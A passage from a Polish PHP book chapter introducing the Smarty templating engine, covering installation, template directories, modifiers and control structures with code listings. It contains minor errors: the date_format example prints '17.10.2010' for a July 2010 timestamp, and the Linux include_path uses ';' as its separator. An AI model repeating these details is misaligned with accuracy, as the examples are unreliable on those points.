W tym rozdziale została opisana szeroka gama możliwości obsługi sesji w języku PHP. Czytelnik poznał dyrektywy określające sposób działania mechanizmu obsługi sesji oraz funkcje najczęściej używane w celu wykorzystania sesji we własnych aplikacjach. Na samym końcu rozdziału został przedstawiony praktyczny przykład własnej procedury obsługi sesji, która do przechowywania danych sesyjnych używa tabeli w bazie danych MySQL.

W następnym rozdziale został przedstawiony kolejny zaawansowany i jednocześnie bardzo przydatny temat — wykorzystanie szablonów. Zagadnienie separacji logiki programu od prezentacji jest nieustannie szeroko dyskutowane i tak być powinno, gdyż ich wymieszanie może się stać długotrwałym koszmarem, jakim będzie utrzymanie takiej aplikacji. Jednak w przypadku aplikacji internetowych zapewnienie takiej separacji jest rzadko spotykanym osiągnięciem. Ale jak się okazuje, wcale tak być nie musi!

ROZDZIAŁ 19

Stosowanie szablonów z pakietem Smarty

W każdym przypadku kariera programisty aplikacji internetowych zaczyna się w ten sam sposób: od opublikowania pierwszej, prostej strony WWW. Wystarczyło napisać trochę tekstu, zapisać go w pliku z rozszerzeniem *.html* i przesłać na serwer WWW. Niebawem na stronie zaczęły się pojawiać obrazki GIF, kod JavaScript, a w końcu także kod PHP. Witryna zaczęła powoli rosnąć, najpierw liczyła 5 stron, potem 15, niebawem już 50. Można było odnieść wrażenie, że powiększa się wykładniczo. A potem nadszedł czas, by podjąć nieuchronną decyzję. Wiadomo było, że wcześniej czy później nadejdzie ten moment, lecz w jakiś sposób udawało się go odwlec: nadszedł czas na zaprojektowanie witryny od nowa.

Niestety zapomnieliśmy o jednej z podstawowych zasad programowania: oddzieleniu prezentacji od logiki programu. Brak takiej separacji nie tylko zwiększa prawdopodobieństwo występowania błędów poprzez modyfikacje interfejsu użytkownika, lecz dodatkowo sprawia, że projektant nie będzie mógł bezpiecznie zmodyfikować wyglądu aplikacji bez konieczności poznania składni języka programowania.

Czy to coś Czytelnikowi przypomina?

Osoby, które kiedyś spróbowały zastosować tę zasadę w praktyce, często uzyskiwały różne efekty. Niezależnie od platformy, na jakiej ma działać aplikacja, opracowanie metodologii pozwalającej na tworzenie spójnego interfejsu użytkownika i jednoczesną implementację niejednokrotnie bardzo złożonego kodu, odpowiadającego za zapewnienie wszystkich możliwości programu, od dawna było bardzo trudnym zadaniem. Czy zatem należy zrezygnować i narazić się na chaos wynikający z mieszania prezentacji z logiką działania programu? Oczywiście, że nie!

Istnieje wiele rozwiązań pozwalających na zarządzanie warstwą prezentacji witryny w sposób niemal całkowicie oddzielony od jej logiki, choć, oczywiście, żadne z nich nie jest doskonałe. Rozwiązania te są nazywane *mechanizmami obsługi szablonów* (ang. *templating engines*) i pozwalają w znacznym stopniu wyeliminować ogromne problemy, których może przysporzyć brak separacji warstwy logiki i warstwy prezentacji. Właśnie te zagadnienia zostały opisane w niniejszym rozdziale, przy czym szczególną uwagę poświęcono w nim najpopularniejszemu mechanizmowi obsługi szablonów: *Smarty*.

Czym jest mechanizm obsługi szablonów?

Niezależnie od tego, czy Czytelnik próbował kiedyś używać rozwiązań tego typu, czy nie, jest całkiem prawdopodobne, że przynajmniej zna zalety rozdzielenia warstwy logiki od warstwy prezentacji. Warto jednak formalnie określić zalety, jakie niesie ze sobą stosowanie mechanizmów obsługi szablonów.

Mechanizm obsługi szablonów ma na celu rozdzielenie warstwy logiki biznesowej aplikacji od warstwy prezentacji. Taka separacja jest korzystna z kilku powodów, m.in.:

- Można użyć jednego kodu, by generować dane wyjściowe w kilku różnych formatach: do druku, w formie stron WWW, w formie arkusza kalkulacyjnego, raportów rozsyłanych pocztą elektroniczną i tak dalej. Alternatywne rozwiązanie musiałoby bazować na skopiowaniu kodu i zmodyfikowaniu go dla każdego formatu wyjściowego, a to z kolei doprowadziłoby do powielenia kodu i znacznego utrudnienia jego utrzymania.
- Projektant może pracować niemal całkowicie niezależnie od programisty, gdyż różne aspekty logiki i prezentacji nie są ze sobą wzajemnie powiązane. Co więcej, ponieważ logika prezentacji używana przez mechanizmy obsługi szablonów jest zazwyczaj znacznie prostsza od składni języków programowania używanych do stworzenia aplikacji, projektant nie musi przechodzić przyspieszonego kursu programowania, by móc wykonać swoje zadania.

W jaki jednak sposób mechanizmy obsługi szablonów zapewniają tę separację? Co ciekawe, większość z nich definiuje własny język, z unikalną składnią, pozwalający na wykonywanie przeróżnych zadań związanych z generowaniem interfejsu aplikacji. Ten *język prezentacyjny* jest używany w *szablonach*, które zawierają różne prezentacyjne aspekty aplikacji i służą do formatowania i wyświetlania danych, przygotowanych przez komponenty warstwy logiki. Precyzyjnie zdefiniowane ograniczniki określają, w jakich miejscach szablonów mają być umieszczane dane oraz jaką logikę prezentacji należy przy tym zastosować. Uogólniony przykład takiego szablonu przedstawia listing 19.1. Wykorzystuje on składnię mechanizmu Smarty. Niemniej bardzo podobna struktura jest używana przez wszystkie najpopularniejsze mechanizmy obsługi szablonów, dlatego też nawet jeśli Czytelnik wybrał inne rozwiązanie, to istnieje duża szansa, że i tak będzie mógł wykorzystać informacje przedstawione w tym rozdziale.

Listing 19.1. *Przykład typowego szablonu (index.tpl)*

```
<html>
    <head>
        <title>{$pagetitle}</title>
    </head>
    <body>
    {if $name eq "Kirk"}
        <p>Witamy Kapitanie!</p>
    {else}
        <p>Spływaj z mostku, bracie!</p>
    {/if}
    </body>
</html>
```

Powyższy przykład przedstawia kilka ważnych elementów, na które trzeba zwrócić uwagę. Pierwszym z nich są *ograniczniki*, które w tym przypadku mają postać nawiasów klamrowych (`{}`). Informują one mechanizm obsługi szablonów, że zawartość umieszczona pomiędzy nimi powinna zostać zbadana i że na jej podstawie należy wykonać jakąś czynność. W większości przypadków operacja ta polega na wstawieniu wartości określonej zmiennej. Na przykład zmienna `$pagetitle` znajdująca się pomiędzy znacznikami `title` określa miejsce, w jakim ma zostać umieszczony tytuł strony, przekazany przez komponent logiki aplikacji. Nieco niżej ponownie zastosowano *ograniczniki*, jednak tym razem wyznaczają one początek i koniec instrukcji warunkowej `if`, która będzie miała zostać przetworzona przez mechanizm obsługi szablonów. Jeśli wartość zmiennej `$name` będzie wynosić `"Kirk"`, to zostanie wyświetlony specjalny komunikat, w przeciwnym przypadku pojawi się komunikat domyślny.

Ponieważ większość mechanizmów obsługi szablonów, w tym także Smarty, udostępnia możliwości znacznie wykraczające poza zwyczajne wstawianie wartości zmiennych, zatem ich szkielet musi być w stanie realizować wiele zadań, które są całkowicie ukryte zarówno przed projektantami, jak i programistami. Nie jest żadnym zaskoczeniem, że najlepszym sposobem uzyskania takiego efektu jest zastosowanie programowania obiektowego, pozwalającego na hermetyzację zadań, które nie muszą być dostępne dla użytkowników klasy. (Wprowadzenie do zagadnień programowania obiektowego zostało zamieszczone w rozdziałach 6. i 7.). Listing 19.2 pokazuje, w jaki sposób warstwa logiki aplikacji używa mechanizmu Smarty, by przygotować i wygenerować szablon *index.tpl* (przedstawiony na listingu 19.1). Na razie nie będziemy zwracać uwagi na to, gdzie ma się znajdować klasa Smarty — tym zagadnieniem zajmiemy się już niebawem. Należy jednak zwrócić uwagę na całkowitą separację obu warstw oraz spróbować zrozumieć, w jaki sposób została ona osiągnięta.

Listing 19.2. *Generowanie szablonu przy użyciu mechanizmu Smarty*

```
<?php
    // Dołączenie klasy Smarty.
    require("Smarty.class.php");

    // Utworzenie nowego obiektu klasy Smarty.
    $smarty = new Smarty;

    // Określenie wartości kilku zmiennych.
    $smarty->assign("pagetitle", "Witamy na Enterprise.");
    $smarty->assign("name", "Kirk");

    // Generowanie i wyświetlenie szablonu.
    $smarty->display("index.tpl");
?>
```

Jak widać, wszelkie szczegóły implementacji są ukryte zarówno przed programistą, jak i projektantem, dzięki czemu mogą się oni niemal w całości skoncentrować na tworzeniu wspaniałej witryny. Teraz, kiedy już ciekawość Czytelnika została odpowiednio pobudzona, można przedstawić bardziej formalną prezentację mechanizmu Smarty.

Przedstawienie mechanizmu Smarty

Smarty (*www.smarty.net*) został napisany przez Andreia Zmievskiego oraz Monte Orte i jest udostępniany na zasadach mniejszej ogólnej powszechnej licencji GNU (ang. *GNU Lesser General Public License — LGPL*). Jest on prawdopodobnie najbardziej popularnym i dającym największe możliwości mechanizmem obsługi szablonów.

Smarty udostępnia szeroką gamę możliwości, z których wiele zostało opisanych w tym rozdziale:

- **Duże możliwości tworzenia logiki prezentacji**: Smarty udostępnia konstrukcje pozwalające zarówno na przetwarzanie warunkowe, jak i przetwarzanie danych w pętlach. Choć wykorzystuje on własny język programowania, to jednak jego składnia pozwala na to, by projektant mógł błyskawicznie rozpocząć pracę bez żadnej wcześniejszej znajomości zasad programowania.
- **Kompilacja szablonów**: by wyeliminować kosztowny narzut związany z generowaniem kodu wynikowego, Smarty konwertuje szablony na skrypty PHP. Jest to domyślny sposób działania tego mechanizmu, dzięki któremu obsługa kolejnych żądań wykorzystujących ten sam szablon może być realizowana znacznie szybciej. Smarty jest również na tyle inteligentny, że potrafi określić, kiedy szablon uległ modyfikacji, i w razie potrzeby ponownie go skompilować.
- **Wykorzystanie pamięci podręcznej**: Smarty udostępnia także opcjonalną możliwość przechowywania szablonów w pamięci podręcznej. Rozwiązanie to różni się od kompilacji szablonów pod tym względem, że w przypadku wykorzystania pamięci podręcznej żadna logika prezentacji nie jest nawet wykonywana — mechanizm po prostu wyświetla przechowywany w pamięci wynikowy kod strony. Na przykład można określić czas przechowywania dokumentów w pamięci podręcznej na pięć minut — w tym okresie nie będą wykonywane żadne zapytania pobierające z bazy danych informacje prezentowane w szablonie.
- **Duże możliwości konfiguracji i rozszerzania**: dzięki swojej obiektowej architekturze Smarty zapewnia duże możliwości modyfikacji i rozszerzania domyślnego sposobu działania. Co więcej, od samego początku jednym z głównych założeń twórców było zapewnienie dużych możliwości konfiguracji, które — dzięki wykorzystaniu wbudowanych metod i atrybutów — zapewniają użytkownikom ogromną elastyczność modyfikacji i dostosowywania domyślnego sposobu działania mechanizmu do własnych potrzeb.
- **Bezpieczeństwo**: Smarty udostępnia kilka rozwiązań służących do ochrony serwera oraz danych aplikacji przed uszkodzeniem lub udostępnieniem przez projektanta, niezależnie od tego, czy byłoby ono zamierzone, czy nie.

Trzeba pamiętać, że wszystkie najpopularniejsze mechanizmy obsługi szablonów są implementowane w oparciu o grupę takich samych, podstawowych zasad. Podobnie jak w przypadku języków programowania, kiedy nauczymy się jednego z nich, poznanie kolejnych będzie już znacznie łatwiejsze. Dlatego też nawet jeśli Czytelnik uzna, że Smarty nie jest dla niego odpowiednim rozwiązaniem, to i tak warto kontynuować lekturę tego rozdziału. Pojęcia i rozwiązania, jakie zostały tu przedstawione, niemal na pewno będą się odnosiły także do innych, podobnych mechanizmów obsługi szablonów. Co więcej, celem tego rozdziału nie jest powielanie bardzo obszernej dokumentacji mechanizmu Smarty. Zamiast tego w rozdziale omówiono jego kluczowe cechy, bez zagłębiania się w szczegóły, lecz koncentrując się na ogólnych pojęciach związanych z ich stosowaniem, dzięki czemu Czytelnik będzie w stanie szybko rozpocząć korzystanie z szablonów.

W trakcie pisania niniejszej książki dostępna była trzecia wersja mechanizmu Smarty, oznaczona jako wersja kandydująca do wydania[1], co oznacza, że niebawem może się ona stać wersją oficjalną. Smarty 3 został napisany od podstaw i będzie działać wyłącznie z językiem PHP w wersji 5 lub nowszej. Ponieważ uznanie Smarty 3 za oficjalną wersję tego mechanizmu nastąpi nieuchronnie w bliskiej przyszłości, zatem zdecydowałem się zaktualizować treść rozdziału i uzupełnić ją o zmiany i nowe możliwości, jakie zostały w niej wprowadzone. Choć w przeważającej większości przypadków składnia używana w Smarty 2 wciąż jest obsługiwana, to jednak wiele rozwiązań stosowanych w tej wersji mechanizmu zostało uznanych za przestarzałe. Innymi słowy, jeśli Czytelnik uruchomił już jakieś aplikacje korzystające ze Smarty 2, to może rozważyć uaktualnienie ich i dostosowanie do nowej wersji mechanizmu.

Instalacja Smarty

Instalacja pakietu Smarty jest raczej prostym zadaniem. Aby zacząć, należy wejść na witrynę *www.smarty.net* i pobrać najnowszą stabilną wersję pakietu (w niniejszej książce używana jest wersja 3.0rc3, gdyż była to najnowsza wersja dostępna w czasie, gdy książka powstawała). Następnie należy wykonać następujące czynności, które pozwolą rozpocząć korzystanie ze Smarty:

1. Rozpakować archiwum zawierające kod Smarty do dowolnego katalogu umieszczonego poza drzewem dokumentów serwera WWW. Optymalnym rozwiązaniem będzie umieszczenie zawartości archiwum w tym samym miejscu, w jakim są przechowywane wszystkie inne biblioteki, które później będą używane w tworzonej aplikacji. Na przykład w systemie Linux tym miejscem mógłby być katalog */usr/local/lib/php/includes/smarty/*.
2. W przypadku aplikacji uruchamianej w systemie Windows kod Smarty można umieścić w katalogu *C:\php\includes\smarty*.
3. Ponieważ bibliotekę zawierającą kod Smarty trzeba będzie dołączać do aplikacji, należy się upewnić, że katalog ten został podany w dyrektywie konfiguracyjnej `include_path`. Biblioteką tą jest plik *Smarty.class.php*, który można znaleźć w katalogu *libs/* archiwum pobranego z witryny Smarty. Jeśli skorzystamy z podanych wcześniej katalogów, w systemie Linux dyrektywa `include_path` powinna mieć następującą postać: `include_path = ".;/usr/local/lib/php/includes/Smarty/libs"`.
4. W przypadku systemu Windows należałoby użyć dyrektywy o następującej postaci: `include_path = ".;c:\php\includes\smarty\libs"`.
5. Ścieżkę do katalogu zawierającego bibliotekę Smarty będziemy zapewne chcieli dodać do innych ścieżek podanych już wcześniej w dyrektywie `include_path`, gdyż w tworzonej aplikacji będzie z pewnością wykorzystywanych więcej bibliotek. Warto zapamiętać, że po wprowadzeniu jakichkolwiek zmian w pliku konfiguracyjnym PHP należy ponownie uruchomić serwer WWW. Trzeba także zaznaczyć, że istnieją inne sposoby upewnienia się, że nasza aplikacja będzie mogła odwoływać się do biblioteki Smarty. Można na przykład użyć pełnej, bezwzględnej ścieżki określającej jej położenie. Jeszcze inne rozwiązanie polega na określeniu wartości predefiniowanej stałej o nazwie `SMARTY_DIR`, która powinna zawierać ścieżkę do katalogu z biblioteką. Następnie, dołączając bibliotekę do skryptu, można poprzedzić jej nazwę tą stałą. A zatem trzeba pamiętać, że jeśli konkretna konfiguracja serwera sprawia, że nie mamy możliwości wprowadzenia niezbędnych zmian w pliku *php.ini*, to i tak nie jest to żadną przeszkodą przy korzystaniu ze Smarty.

[1] W czasie, gdy było przygotowywane polskie wydanie tej książki, najnowszą stabilną wersją mechanizmu Smarty była wersja o numerze 3.0.7 — *przyp. tłum.*

6. Ostatnim etapem procesu przygotowań do wykorzystania Smarty jest utworzenie czterech katalogów, w których będą przechowywane szablony oraz pliki konfiguracyjne. Oto one:
   - *templates*: ten katalog zawiera wszystkie szablony. Ich struktura i zawartość została opisana w dalszej części rozdziału.
   - *configs*: zawiera wszelkie specjalne pliki konfiguracyjne Smarty, które mogą być używane na danej witrynie. Przeznaczenie tych plików zostało szczegółowo opisane w dalszej części rozdziału, w podrozdziale „Tworzenie plików konfiguracyjnych".
   - *templates_c*: zawiera wszystkie skompilowane szablony. Serwer WWW musi mieć prawo zapisu w tym katalogu.
   - *cache*: zawiera szablony, które Smarty przechowuje w pamięci podręcznej, o ile tylko opcja ta została włączona. Serwer WWW musi mieć prawo zapisu w tym katalogu.

Choć domyślnie Smarty zakłada, że katalogi te są dostępne w tym samym katalogu, w jakim znajduje się plik, w którym został utworzony obiekt `Smarty`, to jednak zaleca się, by umieszczać je poza drzewem dokumentów serwera WWW. Tę domyślną konfigurację można zmienić, korzystając z właściwości `$template_dir`, `$compile_dir`, `$config_dir` oraz `$cache_dir`. Na przykład katalogi używane przez Smarty można zmodyfikować w następujący sposób:

```
<?php
    // Dołączenie do skryptu biblioteki Smarty
    require("Smarty.class.php");

    // Utworzenie nowego obiektu klasy Smarty
    $smarty = new Smarty;
    $smarty->template_dir="/usr/local/lib/php/smarty/template_dir/";
    $smarty->compile_dir="/usr/local/lib/php/smarty/compile_dir/";
    $smarty->config_dir="/usr/local/lib/php/smarty/config_dir/";
    $smarty->cache_dir="/usr/local/lib/php/smarty/cache_dir/";
?>
```

Po wykonaniu powyższych kroków można już zacząć korzystać ze Smarty. Aby nieco pobudzić zainteresowanie Czytelnika tym wspaniałym mechanizmem obsługi szablonów, zacznę od przedstawienia prostego przykładu, a następnie zaprezentuję przydatne i jeszcze ciekawsze możliwości tego pakietu obsługi szablonów.

Korzystanie ze Smarty

Aby móc skorzystać ze Smarty, należy go udostępnić w bieżącym skrypcie. Zazwyczaj robi się to przy użyciu instrukcji `require()`:

```
require("Smarty.class.php");
```

Następnie można już utworzyć obiekt klasy `Smarty`:

```
$smarty = new Smarty;
```

I to wszystko, co trzeba zrobić, by móc zacząć korzystać z możliwości, jakie daje Smarty. Zacznijmy od bardzo prostego przykładu. Listing 19.3 przedstawia prosty szablon. Należy zwrócić uwagę, że używane są w nim dwie zmienne: `$title` oraz `$name`. Obie są umieszczone wewnątrz nawiasów klamrowych, będących domyślnymi ogranicznikami używanymi przez Smarty. Ograniczniki te informują mechanizm obsługi szablonów, że powinien wykonać jakieś operacje na umieszczonej wewnątrz nich treści. W przypadku naszego prostego przykładu operacja ta polega jedynie na zastąpieniu zmiennej odpowiednią wartością, określoną w warstwie logiki aplikacji (przedstawionej na listingu 19.4). Jednak, jak już się niebawem okaże, Smarty potrafi wykonywać także wiele innych zadań, takich jak realizacja określonej logiki prezentacji czy też formatowanie tekstu.

Listing 19.3. *Prosty szablon Smarty (templates/welcome.tpl)*

```
<html>
    <head>
        <title>{$title}</title>
    </head>
    <body>
        <p>
            Cześć, {$name}. Witamy we wspaniałym świecie szablonów Smarty.
        </p>
    </body>
</html>
```


Dodatkowo należy zwrócić uwagę na to, że Smarty wymaga, by powyższy szablon znajdował się w katalogu *templates* bądź w innym szablonie, którego położenie określa właściwość `$template_dir`.

Jak już zaznaczyłem, listing 19.4 przedstawia skrypt reprezentujący warstwę logiki aplikacji — odpowiada on za przekazanie odpowiednich zmiennych do szablonu.

Listing 19.4. *Logika aplikacji wykorzystującej szablony*

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;

    // Określenie wartości dwóch zmiennych
    $smarty->assign("name", "Jan Kowalski");
    $smarty->assign("title", "Smarty jest super!");

    // Przetworzenie i wyświetlenie szablonu
    $smarty->display("welcome.tpl");
?>
```

Wyniki wykonania tego skryptu przedstawia rysunek 19.1.



Rysunek 19.1. *Wyniki skryptu z listingu 19.4*

Ten bardzo prosty przykład pokazuje możliwości całkowitej separacji warstwy logiki oraz warstwy prezentacji aplikacji internetowych, jakie zapewnia Smarty. Niemniej jest to tylko nieznaczny fragment wszystkich możliwości, jakie zapewnia ten mechanizm obsługi szablonów. Przed przedstawieniem kolejnych zagadnień warto zwrócić uwagę na użytą w ostatnim przykładzie metodę `display()`, służącą do pobierania, przetwarzania i wyświetlania szablonu. Ze względu na swoje przeznaczenie jest ona wszechobecna w skryptach używających szablonów Smarty. Poniżej przedstawiłem jej prototyp:

```
void display(string szablon [, string id_pam_podr [, string id_kompilacji
                            [, object szablon_nadrzedny]]])
```

Opcjonalny parametr *id_pam_podr* określa nazwę identyfikatora pamięci podręcznej; wszystkie zagadnienia związane z przechowywaniem szablonów w pamięci podręcznej zostały opisane nieco dalej, w podrozdziale „Wykorzystanie pamięci podręcznej". Kolejny opcjonalny parametr, *id_kompilacji*, jest wykorzystywany w sytuacjach, gdy chcemy przechowywać w pamięci podręcznej więcej wersji tej samej strony. Zagadnienie to także zostało opisane w dalszej części rozdziału, w podrozdziale „Przechowywanie w pamięci podręcznej wielu wersji tego samego szablonu". I w końcu ostatni z opcjonalnych parametrów metody `display()`, *szablon_nadrzedny*, umożliwia odwoływanie się w szablonie *szablon* do zmiennych przygotowanych dla szablonu *szablon_nadrzedny*.

Logika prezentacji w szablonach Smarty

Krytycy mechanizmów obsługi szablonów, takich jak Smarty, narzekają na to, że wykorzystują one własne elementy logiki działania. W końcu ich idea polega na całkowitym oddzieleniu warstwy prezentacji od warstwy logiki, nieprawdaż? Choć faktycznie ich idea polega właśnie na tym, to jednak nie zawsze jest to optymalne i praktyczne rozwiązanie. Gdyby na przykład nie można było stosować logiki iteracyjnej, to w jaki sposób można by wyświetlić wyniki pobrane z bazy danych? Nie dałoby się, a przynajmniej nie bez stosowania jakichś dziwnych, niepraktycznych rozwiązań. Mając świadomość tego dylematu, twórcy Smarty wyposażyli go w bardzo prostą, lecz jednocześnie efektywną logikę aplikacji. Wydaje się, że jest to rozwiązanie optymalne, gdyż projektanci stron WWW zazwyczaj nie są programistami (i na odwrót).

W tej części rozdziału Czytelnik pozna budzące podziw możliwości prezentacyjne mechanizmu Smarty: modyfikatory zmiennych, struktury kontrolne oraz instrukcje. Najpierw jednak wypada napisać parę słów na temat komentarzy.

Komentarze

W dalszej części rozdziału wielokrotnie zostały zastosowane komentarze umieszczane w kodzie szablonów. Właśnie dlatego uznałem za wskazane, by tę część rozdziału rozpocząć od przedstawienia ich składni. Treść komentarzy jest umieszczana pomiędzy ogranicznikami {* oraz *}. Takie komentarze mogą się składać z jednego bądź kilku wierszy tekstu. Oto przykład prawidłowego komentarza, jaki można umieścić w szablonie Smarty:

{* *Treść notatki w szablonie* *}

Modyfikatory zmiennych

PHP udostępnia niezwykle obszerną grupę funkcji służących do modyfikowania tekstu niemal na wszystkie sposoby, jakie można sobie wyobrazić. Czytelnik miał okazję poznać niektóre z nich w rozdziale 9. Niejednokrotnie chcielibyśmy używać niektórych spośród tych możliwości w warstwie prezentacji — na przykład aby dopilnować, że imię i nazwisko autora artykułu, wyświetlane w jego opisie, będą się zaczynały wielką literą. Zdając sobie sprawę z tych potrzeb, twórcy mechanizmu Smarty wyposażyli go w wiele różnych możliwości tego typu. Kilka najbardziej interesujących spośród nich zostało przedstawionych w tej części rozdziału.

Zanim jednak przejdziemy do prezentacji poszczególnych możliwości, warto przedstawić całkowicie nietypową składnię modyfikatorów, jaką zastosowano w Smarty. Jak zwykle chęć wyświetlenia wartości zmiennej określana jest przez zastosowanie ograniczników. Jednak wszelkie niezbędne modyfikacje tej wartości, jakie należy wprowadzić przed jej wyświetleniem, podawane są w formie komend umieszczanych za nazwą zmiennej i poprzedzane są znakiem pionowej kreski. Oto ogólna składnia użycia modyfikatora:

{$*zmienna*|*modyfikator*}

Ta składnia będzie używana bardzo często w tej części rozdziału, we wszystkich przykładach przedstawiających modyfikatory.

Zamiana pierwszej litery na wielką

Funkcja `capitalize` zmienia pierwsze litery wszystkich słów na wielkie. Oto przykład:

```
$smarty = new Smarty;
$smarty->assign("title", "na podhalu spodziewane są opady deszczu.");
$smarty->display("article.tpl");
```

A oto zawartość szablonu *article.tpl*:

```
{$title|capitalize}
```

Wykonanie powyższego fragmentu kodu PHP zwróci następujące wyniki:

```
Na Podhalu Spodziewane Są Opady Deszczu.
```

Określanie liczby słów

Funkcja `count_words` liczy wszystkie słowa zapisane w łańcuchu znaków. Oto przykład jej użycia:

```
$smarty = new Smarty;
$smarty->assign("title", "Na Podhalu spodziewane są opady deszczu.");
$smarty->assign("body", "W nocy w rejonie Podhala spodziewane są opady deszczu dochodzące nawet
↪do 30 mm.");
$smarty->display("countwords.tpl");
```

Poniżej została przedstawiona zawartość szablonu *countwords.tpl*:

```
<strong>{$title}</strong> ({$body|count_words} słów)<br />
<p>{$body}</p>
```

A oto wyniki wykonania powyższego fragmentu kodu:

```
<strong>Na Podhalu spodziewane są opady deszczu.</strong> (13 słów)<br />
<p>W nocy w rejonie Podhala spodziewane są opady deszczu dochodzące nawet do 30 mm.</p>
```

Formatowanie dat

Funkcja `date_format` jest swoistą otoczką skrywającą wywołanie standardowej funkcji PHP `strftime()`. Pozwala ona przekonwertować na zadaną postać dowolny łańcuch znaków zawierający datę i czas, które można przetworzyć przy użyciu funkcji `strftime()`. Nie będę tu przedstawiał używanych flag formatujących, gdyż można je znaleźć w dokumentacji oraz w rozdziale 12. Zamiast tego od razu przedstawię przykład użycia tego modyfikatora:

```
$smarty = new Smarty;
$smarty->assign("title","Na Podhalu spodziewane są opady deszczu.");
$smarty->assign("filed","1279398890");
$smarty->display("dateformat.tpl");
```

Szablon *dateformat.tpl* ma następującą postać:

```
<strong>{$title}</strong><br />
Nadesłano: {$filed|date_format:"%e.%m.%Y"}
```

Wykonanie powyższego fragmentu kodu zwróci następujące wyniki:

```
<strong>Na Podhalu spodziewane są opady deszczu.</strong><br />
Nadesłano: 17.10.2010
```

Określanie domyślnej wartości

Funkcja `default` zapewnia wygodny sposób określenia domyślnej wartości zmiennej, w przypadku gdy nie została ona ustawiona przez kod należący do warstwy logiki aplikacji:

```
$smarty = new Smarty;
$smarty->assign("title","Na Podhalu spodziewane są opady deszczu.");
$smarty->display("default.tpl");
```

A oto postać szablonu *default.tpl*:

```
<strong>{$title}</strong><br />
Autor: {$author|default:"Anonimowy"}
```

Wykonanie tego fragmentu kodu PHP zwróci następujące wyniki:

```
<strong>Na Podhalu spodziewane są opady deszczu.</strong><br />
Autor: Anonimowy
```

Usuwanie znaczników

Funkcja `strip_tags` usuwa znaczniki z łańcucha znaków zapisanego w zmiennej:

```
$smarty = new Smarty;
$smarty->assign("title","Na Podhalu <strong>spodziewane</strong> są opady deszczu.");
$smarty->display("striptags.tpl");
```

Oto kod szablonu *striptags.tpl*:

```
<strong>{$title|strip_tags}</strong>
```

Wykonanie tego przykładu zwróci następujące wyniki:

```
<strong>Na Podhalu spodziewane są opady deszczu.</strong>
```

Obcinanie łańcuchów znaków

Funkcja `truncate` skraca łańcuch znaków zapisany w zmiennej do określonej długości. Choć domyślnie łańcuchy są skracane do 80 znaków, to długość tę można zmienić, stosując parametr wejściowy (co już niebawem pokażę). Opcjonalnie można także określić łańcuch znaków, jaki zostanie dodany na końcu przyciętego łańcucha, może to być na przykład symbol wielokropka (`...`). Co więcej, można także określić, czy łańcuch ma zostać skrócony dokładnie w wyznaczonym miejscu, czy też na granicy słowa (przekazanie wartości `TRUE` oznacza przycięcie dokładnie w wyznaczonym miejscu, a wartości `FALSE` na najbliższej granicy słowa w kierunku początku łańcucha):

```
$summaries = array(
"Na Podhalu spodziewane są opady deszczu.",
"Na Dolnym Śląsku pogodnie i wietrznie.",
"Na Mazurach zanotowano grad wielkości przepiórczych jaj."
);
$smarty = new Smarty;
$smarty->assign("summaries", $summaries);
$smarty->display("truncate.tpl");
```

A oto zawartość szablonu *truncate.tpl*:

```
{foreach $summaries as $summary}
    {$summary|truncate:35:"..."}<br />
{/foreach}
```

Wykonanie powyższego fragmentu kodu PHP zwróci następujące wyniki:

```
Na Podhalu spodziewane są opady...<br />
Na Dolnym Śląsku pogodnie i...<br />
Na Mazurach zanotowano grad...<br />
```

Struktury sterujące

Smarty obsługuje kilka struktur sterujących pozwalających na warunkowe oraz cykliczne przetwarzanie przekazanych danych. Wszystkie one zostały opisane w tym punkcie rozdziału.

Funkcja if

Funkcja `if` mechanizmu Smarty działa niemal tak samo jak odpowiadająca jej instrukcja języka PHP. Podobnie jak w przypadku języka PHP, także w szablonach Smarty dostępna jest grupa kwalifikatorów warunkowych, które przedstawiłem poniżej:

eq	le	is not odd	==
gt	ne	div by	!=
gte	neq	even by	>
ge	is even	not	<
lt	is not even	mod	<=
lte	is odd	odd by	>=

A oto prosty przykład wykorzystania funkcji `if`:

```
{* Zakładamy, że $dayofweek = 6. *}
{if $dayofweek > 5}
    <p>Kocham weekend!</p>
{/if}
```

Przeanalizujmy jeszcze jeden przykład. Załóżmy, że chcemy wyświetlać odpowiednie komunikaty zależnie od aktualnego miesiąca. Poniższy przykład realizuje to zadanie, wykorzystując kwalifikatory warunkowe oraz konstrukcje `elseif` oraz `else`:

```
{if $month < 4}
    Nadchodzi wiosna!
{elseif $month ge 4 && $month <= 9}
    Dziś jest bardzo gorąco!
{else}
    Brrr... Ależ zimno!
{/if}
```

Warto zwrócić uwagę, że nie ma wymogu zapisywania wyrażenia warunkowego w nawiasach, choć w języku PHP jest to konieczne.

Funkcja foreach

Funkcja `foreach` działa bardzo podobnie do odpowiadającej jej instrukcji języka PHP. Przeanalizujmy kolejny przykład. Załóżmy, że chcemy wyświetlić nazwy kolejnych dni tygodnia:

```
$smarty = new Smarty;
$daysofweek = array("Poniedziałek","Wtorek","Środa","Czwartek","Piątek","Sobota", "Niedziela");
$smarty->assign("daysofweek", $daysofweek);
$smarty->display("daysofweek.tpl");
```

Oto zawartość szablonu *daysofweek.tpl*:

```
{foreach $daysofweek as $day}
    {$day}<br />
{/foreach}
```

Wykonanie powyższego kodu PHP zwróci następujące wyniki:

```
Poniedziałek<br />
Wtorek<br />
Środa<br />
Czwartek<br />
Piątek<br />
Sobota<br />
Niedziela<br />
```

Funkcji `foreach` można także użyć do przetworzenia zawartości tablicy asocjacyjnej. Oto stosowny przykład:

```
$smarty = new Smarty;
$states = array("OH" => "Ohio", "CA" => "Kalifornia", "NY" => "Nowy Jork");
$smarty->assign("states", $states);
$smarty->display("states.tpl");
```

Szablon *states.tpl* ma następującą postać:

```
{foreach $states as $key => $item}
    {$key}: {$item}<br />
{/foreach}
```

